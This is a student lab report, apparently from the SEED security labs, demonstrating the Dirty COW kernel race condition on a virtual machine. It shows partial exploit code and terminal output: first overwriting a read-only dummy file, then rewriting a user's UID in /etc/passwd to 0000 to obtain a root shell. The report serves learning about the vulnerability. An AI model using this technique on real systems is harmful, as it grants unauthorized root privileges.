



Lab 3 Demo: Dirty-COW Attack

Stephanie Salgado


Configured and Launched SEED VM:



Created Username:




Demo:




Prepared for the lab by adding the lab set up file to the shared folder.

Task 1: Modify a Dummy Read-Only File



Created a file called zzz in the root directory, changed its permission to read-only for normal users. Put some random content (111111222222333333) into the file using "gedit". Then "cat" the file to reveal its content. Checked the file's permissions to confirm that it is read-only for normal users. If I try to write to it, I get "Permission denied". Since our objective is to replace "222222" with "*****", we can exploit the Dirty COW vulnerability.



```
SEED-Ubuntu12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
stephaniesalgado@ubuntu: ~
stephaniesalgado@ubuntu:~$ cat /zzz
11111122222333333
stephaniesalgado@ubuntu:~$ cat cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;


    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "22222");

    // We have to do the attack using two threads.
```


Before compiling and running the attack, I verified the contents of “zzz” were the same as when I created the file. Then I used “cat” to review the “cow_attack.c” file.



```
SEED-Ubuntu12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
stephaniesalgado@ubuntu: ~
stephaniesalgado@ubuntu:~$ gcc cow_attack.c -pthread
stephaniesalgado@ubuntu:~$ cat /zzz
111111*****333333
stephaniesalgado@ubuntu:~$
```


After compiling the code using “gcc” I used “cat” on the “zzz” file once again and the “22222” in the file was replaced with “*****”.

Task 2: Modify the Password File to Gain the Root Privilege



```
stephaniesalgado@ubuntu:~$ sudo adduser charlie
[sudo] password for stephaniesalgado:
Adding user 'charlie' ...
Adding new group 'charlie' (1003) ...
Adding new user 'charlie' (1002) with group 'charlie' ...
Creating home directory '/home/charlie' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
  Full Name []: Charlie Charlie
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
stephaniesalgado@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:Charlie Charlie,,,:/home/charlie:/bin/bash
stephaniesalgado@ubuntu:~$
```

Added new user “charlie” and checked the “passwd” file for the new user. Also saved a copy of the passwd file as a precaution. The object then, is to modify the entry for “charlie” in the “/etc/passwd” file. The third field should go from “1002” to “0000”, which would turn “charlie” into a root account.



```
GNU nano 2.2.6 File: cow_attack.c Modified

int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);


// Find the position of the target area
char *position = strstr(map, "charlie:x:1002");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
}
```

Since the “passwd” file is not writable to charlie, I used nano to modify the provided “cow_attack.c” program to use Dirty Cow and write to the file.



```
stephaniesalgado@ubuntu:~$ cat cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;


    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "charlie:x:1002");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, adviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);
}
```

I “cat” the file to make sure the changes I made were saved.



```
root@ubuntu: /home/stephaniesalgado
stephaniesalgado@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:Charlie Charlie,,,:/home/charlie:/bin/bash
stephaniesalgado@ubuntu:~$ gcc cow_attack.c -lpthread
stephaniesalgado@ubuntu:~$ ./a.out
^C
stephaniesalgado@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:0000:1003:Charlie Charlie,,,:/home/charlie:/bin/bash
stephaniesalgado@ubuntu:~$ su charlie
Password:
root@ubuntu: /home/stephaniesalgado# id
uid=0(root) gid=1003(charlie) groups=0(root),1003(charlie)
root@ubuntu: /home/stephaniesalgado#
```

After the changes, the attack was successful. I switched to the user “charlie” and noticed I was in the root shell because of the “#”. I then checked id and confirmed “charlie” got root privileges.

Summary:

Through this lab, I was able to learn that while a normal user might have read-only access to a file, it doesn't necessarily mean they would be unable to write to it. The Dirty COW race condition vulnerability is one of the methods that can be used to accomplish this. It was honestly alarming how easily the vulnerability can be exploited, especially because it can be used to change the permission on any user to grant root access.